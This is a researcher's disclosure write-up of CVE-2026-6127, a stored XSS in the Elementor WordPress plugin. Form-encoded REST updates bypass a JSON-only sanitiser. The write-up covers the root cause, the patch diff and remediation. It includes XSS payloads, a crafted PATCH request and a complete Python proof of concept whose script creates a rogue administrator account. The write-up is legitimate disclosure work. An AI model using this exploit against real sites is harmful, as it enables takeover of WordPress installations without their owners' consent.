CVE-2026-6127: Elementor REST API Stored XSS
TL;DR
- I found a Contributor+ stored XSS vulnerability in Elementor Website Builder, one of the most widely used WordPress page builder plugins.
- The bug affected Elementor content saved through the WordPress REST API.
- A low-privileged Contributor could store malicious Elementor widget data by sending the REST update as a form-encoded request.
- When a privileged user viewed or previewed the affected Elementor page, the stored JavaScript payload executed in their browser.
- In testing, that admin-session XSS could create a new WordPress administrator account.
- The issue affects Elementor <= 4.0.4, was assigned CVE-2026-6127, and was patched in Elementor 4.0.5.
Summary
Elementor Website Builder was vulnerable to authenticated Contributor+ stored cross-site scripting via
_elementor_databecause form-encoded REST API updates bypassed Elementor's JSON-only sanitisation path.
- CVE: CVE-2026-6127
- Product: Elementor Website Builder
- Active Installs: 10,000,000+
- Vulnerability: Stored Cross-Site Scripting via REST API
- Affected Versions: <= 4.0.4
- Fixed In: 4.0.5
- CVSS Severity: 6.4 (medium)
- CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N
- Required Privilege: Contributor+
- Reported: April 2, 2026
- NVD Published: May 1, 2026
WordPress parsed meta[_elementor_data] from a form-encoded REST request, but Elementor's sanitiser was looking at the raw body as JSON. That meant WordPress could see the meta field, while Elementor's sanitiser could not. Once that raw widget data was stored, the HTML widget rendered it through the usual unescaped output path.
Introduction
[A]I was looking at Elementor's newer WordPress REST API support and noticed _elementor_data was exposed as editable post meta. That field is interesting because it is basically the page builder document. Widgets, settings, nested elements, content, etc. If a low-privileged user can write unsafe data there, it is worth checking where that data gets rendered.
It came out in several places. The HTML widget was the cleanest sink, but the issue was not limited to one widget. It was down to a trusted document field being exposed through REST, with sanitisation depending on how the request body was encoded.
Root Cause Analysis
REST-Exposed Elementor Data
The entry point is _elementor_data, registered in Elementor's wp-rest module. I have added numbered comments to the snippets below to show the data flow.
// modules/wp-rest/classes/elementor-post-meta.php
private function register_elementor_data_meta( string $post_type ): void {
    register_meta( 'post', '_elementor_data', [
        'single' => true,
        'object_subtype' => $post_type,
        'show_in_rest' => [ // [1] Exposes _elementor_data through the REST API.
            'schema' => [
                'title' => 'Elementor data',
                'description' => 'Elementor JSON as a string',
                'type' => 'string',
                'default' => '',
                'context' => [ 'edit' ],
            ],
        ],
        'auth_callback' => [ $this, 'check_edit_permission' ], // [2] Checks edit permission.
    ]);
}
The meta registration exposes _elementor_data to the WordPress REST API at [1], then relies on the edit-permission callback at [2] to decide who can write it. That permission check is not the bug. The problem is that the meta field has no sanitize_callback, so the registration itself does not clean the Elementor document before saving.
That last point is relevant because there was no sanitisation attached to the meta registration. Elementor did have a separate REST filter, but as we'll see, that filter only handled one request encoding.
The auth callback is not broken by itself:
public function check_edit_permission( bool $allowed, string $meta_key, int $post_id ): bool {
    $document = Plugin::$instance->documents->get( $post_id );

    return $document && $document->is_editable_by_current_user();
}
For posts they own, Contributors can normally edit. So this becomes a low-privilege stored XSS if the field accepts unsafe document data.
The Sanitizer
Elementor did have a sanitisation attempt in includes/plugin.php.
// includes/plugin.php
add_filter( 'rest_pre_insert_post', [ $this, 'sanitize_post_data' ], 10, 2 ); // [3] Separate REST sanitisation hook.
The filter eventually reaches sanitize_post_data():
public function sanitize_post_data( $post, WP_REST_Request $request ) {
    if ( current_user_can( 'unfiltered_html' ) ) {
        return $post;
    }

    $request_body = json_decode( $request->get_body(), true ); // [4] Parses the raw body as JSON.
    $meta = $request_body['meta']; // [5] Reads meta from that decoded JSON body.

    if ( is_null( $meta ) ) {
        return $post;
    }

    $elementor_data = $meta['_elementor_data'] ?? []; // [6] Pulls _elementor_data from decoded meta.

    if ( is_string( $elementor_data ) ) {
        $elementor_data = json_decode( $elementor_data );
    }

    if ( is_null( $elementor_data ) ) {
        return $post;
    }

    $elementor_data = map_deep( $elementor_data, function ( $value ) { // [7] Sanitises values with wp_kses_post().
        return is_bool( $value ) || is_null( $value ) ? $value : wp_kses_post( $value );
    } );

    $request_body['meta']['_elementor_data'] = json_encode( $elementor_data ); // [8] Writes sanitised data back to the decoded body.
    $request->set_body( json_encode( $request_body ) ); // [9] Replaces the raw request body.

    return $post;
}
Elementor tried to compensate with a separate REST sanitisation hook at [3]. Inside that hook, it parses the raw request body as JSON at [4], then reads meta from the decoded JSON body at [5]. That only works if the raw request body is JSON, and WordPress REST requests do not have to be JSON.
If the request is JSON, the rest of the sanitizer works as intended: it pulls _elementor_data from the decoded meta array at [6], sanitises the document values at [7], writes the cleaned value back at [8], and replaces the raw body at [9].
If the request is sent as application/x-www-form-urlencoded, WordPress still parses the parameters and updates the meta field, but json_decode( $request->get_body(), true ) returns null.
With JSON, Elementor sees the meta field and sanitises it.
Content-Type: application/json

{"meta":{"_elementor_data":"..."}}
With a form-encoded body, WordPress still sees the meta field, but Elementor's JSON decode does not.
Content-Type: application/x-www-form-urlencoded

meta[_elementor_data]=...
This was the whole bypass: WordPress saved parsed REST parameters, while Elementor's security logic only updated the raw JSON body.
Safer Existing Save Path
The funny part is Elementor already had a safer save path in the normal editor flow.
// core/base/document.php
if ( ! current_user_can( 'unfiltered_html' ) ) {
    $data = map_deep( $data, function ( $value ) { // [10] Normal editor save path sanitises before saving.
        return is_bool( $value ) || is_null( $value ) ? $value : wp_kses_post( $value );
    } );
}
The normal editor save path already handled this better: it sanitises document data before saving it through Elementor's own document routine at [10]. The REST meta path was different. Elementor exposed the raw document field with show_in_rest, then tried to patch over it using a filter that only understood JSON bodies. The broken assumption was that untrusted users could not store unsafe values in that document structure.
Sinks
The simplest sink was the HTML widget, which reaches Elementor's shared print_unescaped_setting() helper.
// includes/widgets/html.php
protected function render() {
    $this->print_unescaped_setting( 'html' ); // [11] HTML widget prints the html setting.
}
That calls the shared helper:
// includes/base/widget-base.php
final public function print_unescaped_setting( $setting, $repeater_name = null, $index = null ) {
    if ( $repeater_name ) {
        $repeater = $this->get_settings_for_display( $repeater_name );
        $output = $repeater[ $index ][ $setting ];
    } else {
        $output = $this->get_settings_for_display( $setting ); // [12] Reads the stored setting.
    }

    echo $output; // [13] Outputs it without escaping.
}
The HTML widget sends its html setting to Elementor's unescaped print helper at [11]. The helper reads the stored setting at [12], then outputs it without escaping at [13]. I also confirmed a few other reachable sinks.
- HTML widget:
settings.html - Text Editor widget:
settings.editor - Accordion widget:
tabs[*].tab_title - Tabs widget:
tabs[*].tab_title - Toggle widget:
tabs[*].tab_title
For the report and demo, I used the HTML widget because it is a clean, direct proof:
<svg/onload="alert('XSS@'+document.domain)">
Exploitation
Preconditions
- The attacker has a Contributor account.
- The attacker can create or edit an Elementor-supported post they own.
- A privileged user later views the preview or published page.
Contributor is enough because the write goes through normal post edit capability checks. They do not need unfiltered_html.
Manual Request
The core request looks like this:
PATCH /wp-json/wp/v2/posts/{post_id} HTTP/1.1
Host: target.example
Authorization: Basic <contributor_application_password>
Content-Type: application/x-www-form-urlencoded

meta[_elementor_data]=[{"id":"a1","elType":"container","settings":{},"elements":[{"id":"a2","elType":"widget","widgetType":"html","elements":[],"settings":{"html":"<svg/onload=alert(document.domain)>"}}]}]&meta[_elementor_edit_mode]=builder
The post must also have Elementor edit mode enabled:
meta[_elementor_edit_mode]=builder
When the REST update is JSON, the payload is sanitised. When the update is form-encoded, Elementor's sanitiser misses it and WordPress still writes the meta.
Demo

First, I used the same form-encoded REST update to store a simple alert() payload.

For a simple demo, I used the HTML widget payload and opened the preview as an admin. The XSS fires immediately on page load:
Maximising Impact
For the higher-impact demo, I swapped the alert() for a payload that creates an administrator account when a privileged user opens the preview.

Stored XSS in an admin's browser is not just an alert box. In WordPress, an administrator has access to nonce-protected actions inside /wp-admin/, including user creation.

In my testing, the stored XSS could:
- Fetch
/wp-admin/user-new.phpin the admin's session. - Extract the
_wpnonce_create-usertoken from the response. - Submit the create-user form.
- Create a new administrator account.
That turns a Contributor account into administrator access once a privileged user previews or publishes the malicious post.
There is one caveat. This still needs a privileged browser context to trigger. It is not unauthenticated RCE, and it is not direct privilege escalation without a victim page view. But on a normal WordPress editorial workflow, "Contributor submits post for review, admin previews it" is not exactly a weird edge case.
PoC
Below is a cleaned-up version of the PoC. It creates a draft post as a Contributor, writes _elementor_data using a form-encoded REST PATCH, and then prints the preview URL that should be opened by an administrator.
#!/usr/bin/env python3
import argparse
import base64
import json
import sys

import requests


PAYLOAD = """<script>
(async()=>{
  const page = await fetch('/wp-admin/user-new.php', {credentials: 'include'});
  const html = await page.text();
  const match = html.match(/_wpnonce_create-user" value="([^"]+)"/);
  if (!match) return;

  const form = new FormData();
  form.append('action', 'createuser');
  form.append('_wpnonce_create-user', match[1]);
  form.append('user_login', 'elementor_poc_admin');
  form.append('email', 'mlems@ekek.hi');
  form.append('pass1', 'MeowMix-2026-Admin!');
  form.append('pass2', 'MeowMix-2026-Admin!');
  form.append('role', 'administrator');
  form.append('createuser', 'Add New User');

  await fetch('/wp-admin/user-new.php', {
    method: 'POST',
    credentials: 'include',
    body: form
  });
})();
</script>"""


def auth_header(username, password):
    token = base64.b64encode(f"{username}:{password}".encode()).decode()
    return {"Authorization": f"Basic {token}"}


def elementor_document(html):
    return json.dumps([
        {
            "id": "31337420",
            "elType": "container",
            "settings": {},
            "elements": [
                {
                    "id": "deadbeef",
                    "elType": "widget",
                    "widgetType": "html",
                    "settings": {"html": html},
                    "elements": [],
                }
            ],
        }
    ])


def create_draft(session, base_url, username, password):
    response = session.post(
        f"{base_url}/wp-json/wp/v2/posts",
        headers={
            **auth_header(username, password),
            "Content-Type": "application/json",
        },
        json={
            "title": "Elementor REST XSS PoC",
            "status": "draft",
            "meta": {"_elementor_edit_mode": "builder"},
        },
        timeout=15,
    )

    if response.status_code not in (200, 201):
        raise RuntimeError(f"post creation failed: {response.status_code} {response.text[:300]}")

    return response.json()["id"]


def write_elementor_data(session, base_url, username, password, post_id, payload):
    response = session.patch(
        f"{base_url}/wp-json/wp/v2/posts/{post_id}",
        headers={
            **auth_header(username, password),
            "Content-Type": "application/x-www-form-urlencoded",
        },
        data={
            "meta[_elementor_edit_mode]": "builder",
            "meta[_elementor_data]": elementor_document(payload),
        },
        timeout=15,
    )

    if not response.ok:
        raise RuntimeError(f"payload write failed: {response.status_code} {response.text[:300]}")

    body = response.text
    json_start = body.find("{")
    if json_start > 0:
        print("[!] Non-JSON output before REST response. With WP_DEBUG enabled, this may expose the null-decode path.")
        body = body[json_start:]

    stored = json.loads(body).get("meta", {}).get("_elementor_data", "")
    if "widgetType" not in stored or "html" not in stored:
        raise RuntimeError("REST response did not include the expected Elementor widget data")

    return True


def main():
    parser = argparse.ArgumentParser(description="CVE-2026-6127 Elementor REST stored XSS PoC")
    parser.add_argument("--url", required=True, help="WordPress base URL, e.g. http://127.0.0.1:8080")
    parser.add_argument("--username", required=True, help="Contributor username")
    parser.add_argument("--password", required=True, help="Contributor application password")
    parser.add_argument("--post-id", type=int, default=0, help="Existing post ID to update, or 0 to create a draft")
    args = parser.parse_args()

    base_url = args.url.rstrip("/")

    session = requests.Session()
    rest_check = session.get(f"{base_url}/wp-json/wp/v2", timeout=15)
    if rest_check.status_code != 200:
        print("[-] WordPress REST API does not look reachable")
        sys.exit(1)

    post_id = args.post_id or create_draft(session, base_url, args.username, args.password)
    write_elementor_data(session, base_url, args.username, args.password, post_id, PAYLOAD)

    print(f"[+] Stored Elementor payload in post {post_id}")
    print("[*] Trigger as an authenticated administrator:")
    print(f"    {base_url}/?p={post_id}&preview=true")
    print("[*] On preview, the payload attempts to create administrator user: elementor_poc_admin")


if __name__ == "__main__":
    main()
Run the PoC:
python3 cve-2026-6127.py \
  --url http://target.example \
  --username contributor \
  --password 'cryptocats_real_password_do_not_leak'
Expected output:
[+] Stored Elementor payload in post 14
[*] Trigger as an authenticated administrator:
    http://target.example/?p=14&preview=true
[*] On preview, the payload attempts to create administrator user: elementor_poc_admin
If you are retesting the same post repeatedly, Elementor's rendered element cache can get in the way. Clear _elementor_element_cache for the post before assuming the payload did not work:
wp post meta delete 14 _elementor_element_cache
Patch Diffing
The 4.0.5 changelog describes this as:
Security Fix: Improved code security enforcement in input handling
The actual patch was small and landed in includes/plugin.php. Elementor stopped decoding the raw request body as JSON and started reading the parsed REST parameter instead:
-       $request_body = json_decode( $request->get_body(), true );
-       $meta = $request_body['meta'];
-       if ( is_null( $meta ) ) {
+       $meta = $request->get_param( 'meta' );
+       if ( empty( $meta ) || ! is_array( $meta ) ) {
            return $post;
        }
They also changed the function to sanitise a fixed list of Elementor meta keys, then write the cleaned values back using set_param():
+   private const SANITIZABLE_META_KEYS = [
+       '_elementor_data',
+       '_elementor_page_settings',
+   ];
+
    public function sanitize_post_data( $post, WP_REST_Request $request ) {
        if ( current_user_can( 'unfiltered_html' ) ) {
            return $post;
        }
-       $request_body = json_decode( $request->get_body(), true );
-       $meta = $request_body['meta'];
-       if ( is_null( $meta ) ) {
+
+       $meta = $request->get_param( 'meta' );
+       if ( empty( $meta ) || ! is_array( $meta ) ) {
            return $post;
        }
-       $elementor_data = $meta['_elementor_data'] ?? [];
-       if ( is_string( $elementor_data ) ) {
-           $elementor_data = json_decode( $elementor_data );
-       }
-       if ( is_null( $elementor_data ) ) {
-           return $post;
+
+       foreach ( self::SANITIZABLE_META_KEYS as $meta_key ) {
+           $elementor_data = $meta[ $meta_key ] ?? null;
+           if ( is_null( $elementor_data ) ) {
+               continue;
+           }
+           if ( is_string( $elementor_data ) ) {
+               $elementor_data = json_decode( $elementor_data, true );
+           }
+           if ( empty( $elementor_data ) ) {
+               continue;
+           }
+
+           $elementor_data = map_deep($elementor_data, function ( $value ) {
+               return is_bool( $value ) || is_null( $value ) ? $value : wp_kses_post( $value );
+           });
+
+           $meta[ $meta_key ] = wp_json_encode( $elementor_data );
        }

-       $elementor_data = map_deep( $elementor_data, function ( $value ) {
-           return is_bool( $value ) || is_null( $value ) ? $value : wp_kses_post( $value );
-       } );
-       $request_body['meta']['_elementor_data'] = json_encode( $elementor_data );
-       $request->set_body( json_encode( $request_body ) );
+       $request->set_param( 'meta', $meta );
        return $post;
    }
That is enough to close the form-encoded bypass because get_param( 'meta' ) reads the parsed REST parameter, regardless of whether it came from a JSON request body or a form-encoded body.
Remediation
Update Elementor to version 4.0.5 or later. If you cannot update immediately, restrict untrusted Contributor access and avoid previewing or publishing untrusted Elementor content until patched.
Disclosure Timeline
- April 2, 2026: Submitted to the Wordfence bug bounty program.
- April 10, 2026: Triaged started.
- April 12, 2026: Report validated and CVE-2026-6127 assigned.
- April 14, 2026: Bounty awarded ($288).
- April 30, 2026: Elementor 4.0.5 released, sanitising Elementor document meta on the REST update path.
- April 30, 2026: Published by Wordfence as CVE-2026-6127.
Conclusion
Input format was the attack surface here. The JSON request path was considered, but the REST API accepted more than JSON. Since the security check lived on the raw body instead of the parsed request parameters, a form-encoded request was enough to step around it.
The raw widget sinks made exploitation straightforward, but the root cause was earlier. A trusted page-builder document field was writable through REST while the sanitisation logic only understood one request encoding.
References
- Wordfence: Elementor Website Builder <= 4.0.4 - Authenticated (Contributor+) Stored Cross-Site Scripting via REST API
- NVD: CVE-2026-6127
- WordPress.org: Elementor plugin
- Elementor 4.0.1: modules/wp-rest/classes/elementor-post-meta.php
- Elementor 4.0.1: includes/plugin.php
- Elementor 4.0.1: includes/base/widget-base.php
- Elementor 4.0.5: includes/plugin.php